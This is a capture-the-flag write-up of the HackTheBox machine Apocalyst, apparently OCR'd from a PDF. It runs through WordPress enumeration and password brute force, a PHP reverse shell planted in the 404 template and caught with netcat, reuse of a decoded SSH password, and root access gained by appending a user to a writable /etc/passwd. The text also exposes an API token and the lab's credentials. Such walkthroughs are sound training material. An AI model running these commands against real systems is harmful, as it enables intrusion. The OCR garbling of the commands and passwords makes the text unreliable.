Write Up Apocalyst



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Enumeration

Nmap

nmap -sV -sC 10.10.10.46

Web Page


I checked the webpage, but at the home page I couldn't find anything useful.



Skip to content

Apocalypse Preparation Blog

Apocalypse Preparation Blog




Posts

Posted on 27th July 2017

I added apocalyst.htb to /etc/hosts

root@kali:/tmp/Apocalyst# cat /etc/hosts | grep 10.10.10.46 10.10.10.46 apocalyst.htb Now I went back to the webpage, and now added the IP to /etc/hosts the webpage looks different.



After this I started gobuster in order to enumerate the webpage to find files and directories.

We are getting a lot of output, and all are 301 error code.

gobuster dir -u http://10.10.10.46/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
oot@kali:/tmp/Apocalyst# gobuster dir -u http://10.10.10.46/
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
 -----
                 http://10.10.10.46/
[+] Url:
+] Threads:
                     10
+] Inreaus.
+] Wordlist: /usr/share/wordlists/dirbus-
+] Status codes: 200,204,301,302,307,401,403
+] User Agent: gobuster/3.0.1
+] Timeout: 10s
                     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
2020/06/17 04:49:47 Starting gobuster
          _____
/blog (Status: 301)
/events (Status: 301)
/main (Status: 301)
/info (Status: 301)
/page (Status: 301)
/site (Status: 301)
header (Status: 301)
 wp-content (Status: 301)
/post (Status: 301)
```

Wfu₇₇

Next thing what I did is to use: cewl. In order to scrap the webpage and use that as wordlist for my

cewl http://apocalyst.htb/ > cewl-wordlist.txt

For the purpose of this write up I made the wordlist smaller in order to make a cleaner screenshot.

wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 http://apocalyst.htb/FUZZ

```
root@kali:/tmp/Apocalyst# wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 http://apocalyst.htb/FUZ
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSI
*****************
 Wfuzz 2.4.5 - The Web Fuzzer
****************
Target: http://apocalyst.htb/FUZZ
Total requests: 12
         Response Lines Word Chars
                                          Payload
ID
0000000002: 301
                  9 L
                          28 W
                                 318 Ch
                                           "enhancing"
                                           "cultures
                  9 L
                          28 W
0000000004:
                                 317 Ch
                                           "Romans"
000000007:
          301
                          28 W
                                 315 Ch
                                           "their"
000000008:
                          28 W
                                 314 Ch
000000009:
          301
                   9 L
                          28 W
                                 312 Ch
                   9 L
                                           "Roman"
                          28 W
000000010:
          301
                                 314 Ch
                                           "Rightiousness"
000000011:
                          28 W
000000012:
                   9 L
                          28 W
                                 317 Ch
                                           "numerals"
          301
```

We can see that 1 directory is a little big bigger then the rest of all the directories.

view-source:http://apocalyst.htb/Rightiousness/

We see a comment within the page source:

```
<!-- needle -->
```

Steghide

First, I downloaded the image.

wget http://apocalyst.htb/Rightiousness/image.jpg

Now I want to extract the information which contain in the image,

steghide extract -sf image.jpg

```
root@kali:/tmp/Apocalyst# steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
```

List of words


Now we have a new file: list.txt

```
root@kali:/tmp/Apocalyst# head list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
root@kali:/tmp/Apocalyst#
```

Enumerating Wordpress

When we opened the webpage, we saw it's a WordPress page.

http://apocalyst.htb/wp-login.php



I started to enumerate WordPress by using a tool called: wpsscan

wpscan --url http://apocalyst.htb/ -e u,vp --api-token "DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"

```
[i] User(s) Identified:

[+] falaraki
  | Found By: Author Posts - Display Name (Passive Detection)
  | Confirmed By:
  | Rss Generator (Passive Detection)
  | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Login Error Messages (Aggressive Detection)
```

We found 1 user:

Falaraki

Exploitation

Brute Force With wpsscan


Now we have a username, and we have a custom wordlist (list.txt)

wpscan --url http://apocalyst.htb/ -U username.txt -P list.txt --api-token "DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"

Now we have a valid credentials:


falaraki:Transclisiation

Logging Into WordPress



Getting User Shell

Then we go to Appearance > editor > 404 Template



Unedited 404 Template.

Changed the template with a php rev shell code.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

```
Twenty Seventeen: 404 Template (404.php)

<pre
```

Then go to a page that didn't exist.

Now we have a shell.

```
root@kali:/tmp/Apocalyst# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.46] 58722
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux 15:32:40 up 5:55, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1391): Inappropriate ioctl for device
bash: no job control in this shell
www-data@apocalyst:/$ 

### WWW-data@apocalyst:/$
```

Getting User Falaraki

I listed the directories in /home/falaraki

Is -al

```
www-data@apocalyst:/home/falaraki$ ls -al
ls -al
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24 2017 .
drwxr-xr-x 3 root root 4096 Jul 26 2017 .
-rw------ 1 falaraki falaraki 220 Jul 26 2017 .bash_history
-rw-r-r-r- 1 falaraki falaraki 3771 Jul 26 2017 .bashrc
drwxr-xr-x 2 falaraki falaraki 4096 Jul 26 2017 .bashrc
drwxr-xr-x 2 falaraki falaraki 4096 Jul 26 2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26 2017 .nano
-rw-r-r-- 1 falaraki falaraki 655 Jul 26 2017 .profile
-rw-rw-rr-- 1 falaraki falaraki 109 Jul 26 2017 .secret
-rw-r--- 1 falaraki falaraki 00 Jul 26 2017 .sudo_as_admin_successful
-rw-r---- 1 root root 1024 Jul 27 2017 .wp-config.php.swp
-r-------- 1 falaraki falaraki 33 Jul 26 2017 user.txt
www-data@apocalyst:/home/falaraki$
```

I saw an usual directory called: .secret

Read the contents of .secret

cat .secret; echo

```
www-data@apocalyst:/home/falaraki$ cat .secret; echo
cat .secret; echo
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGl0Z1RIIXNVemVyc1A0c3M=
```

This is base64 so we need to decode it.

echo

"S2VIcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGI0IHNhZmUhDQpZMHVB SU50RzM3VGIOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo

```
www-data@apocalyst:/home/falaraki$ echo "SZVlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGl0Z1RIIXNVemVyc1A0c3M=" | base64 -d; echo 

czmUhDQpZMHVBSU50RzM3VGl0Z1RIIXNVemVyc1A0c3M=" | base64 -d; echo
Keep forgetting password so this will keep it safe!
Y0uxINttG377INgTHISUzersP4ss
```

The password:

YOuAINtG37TiNgTH!sUzersP4ss

Now I logged into ssh with the following credentials:

Falaraki:Y0uAINtG37TiNgTH!sUzersP4ss

```
root@kali:/tmp/Apocalyst# ssh falaraki@http://apocalyst.htb/
ssh: Could not resolve hostname http://apocalyst.htb/: Name or service not known
root@kali:/tmp/Apocalyst# ssh falaraki@apocalyst.htb
The authenticity of host 'apocalyst.htb (10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:haGh7sn13yyJk8VPUGMVYAqxX3Bm2XP9YhF0pDnjcJA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'apocalyst.htb,10.10.10.46' (ECDSA) to the list of known hosts
falaraki@apocalyst.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

120 packages can be updated.
51 updates are security updates.

Last login: Thu Jul 27 12:09:11 2017 from 10.0.2.15
falaraki@apocalyst:~$ id
uid=1000(falaraki) gid=1000(falaraki) groups=1000(falaraki),4(adm),24(cdrom),30(dip),46(plufalaraki@apocalyst:~$
```

whoami && ifconfig && cat user.txt; echo

```
alaraki@apocalyst:~$ whoami && ifconfig && cat user.txt; echo
ens33
         Link encap:Ethernet HWaddr 00:50:56:b9:48:7c
         inet addr:10.10.10.46 Bcast:10.10.10.255 Mask:255.255.25.0
         inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:16289 errors:0 dropped:97 overruns:0 frame:0
         TX packets:13707 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2244700 (2.2 MB) TX bytes:9373650 (9.3 MB)
         Link encap:Local Loopback
lo
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:117440 errors:0 dropped:0 overruns:0 frame:0
         TX packets:117440 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:8700240 (8.7 MB) TX bytes:8700240 (8.7 MB)
0182d4d0b3f40307d86673193a9cd4e5
```

Post-Exploitation

After I got user level access to the system I started to run an enumeration script called: Ise.sh

Resource: https://github.com/diego-treitos/linux-smart-enumeration

Transferring the Ise.sh File

Kali Systen:

nc -Invpo 1234 < Ise.sh

Target System:

nc -nv 10.10.14.12 1234 > lse.sh

And how I run the script.

bash Ise.sh -I 0

This enumeration script found out that we can write to /etc/passwd. That means we can add a new root user.

With the following command we add a new root user.

echo "IceLOrd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd

```
falaraki@apocalyst:/tmp$ echo "IceLOrd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd
falaraki@apocalyst:/tmp$ cat /etc/passwd | grep IceLOrd
IceLOrd:safFH5uFKHzvk:0:0:root:/root:/bin/bash
```

```
falaraki@apocalyst:/tmp$ su IceL0rd
Password:
root@apocalyst:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/tmp# ■
```

whoami; ifconfig; cat root.txt; echo

```
oot@apocalyst:~# whoami; ifconfig; cat root.txt; echo
ens33
         Link encap:Ethernet HWaddr 00:50:56:b9:48:7c
          inet addr:10.10.10.46 Bcast:10.10.10.255 Mask:255.255.255.0
         inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
         inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:18185 errors:0 dropped:127 overruns:0 frame:0
         TX packets:16065 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2418689 (2.4 MB) TX bytes:9865613 (9.8 MB)
         Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:120640 errors:0 dropped:0 overruns:0 frame:0
         TX packets:120640 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:8937040 (8.9 MB) TX bytes:8937040 (8.9 MB)
```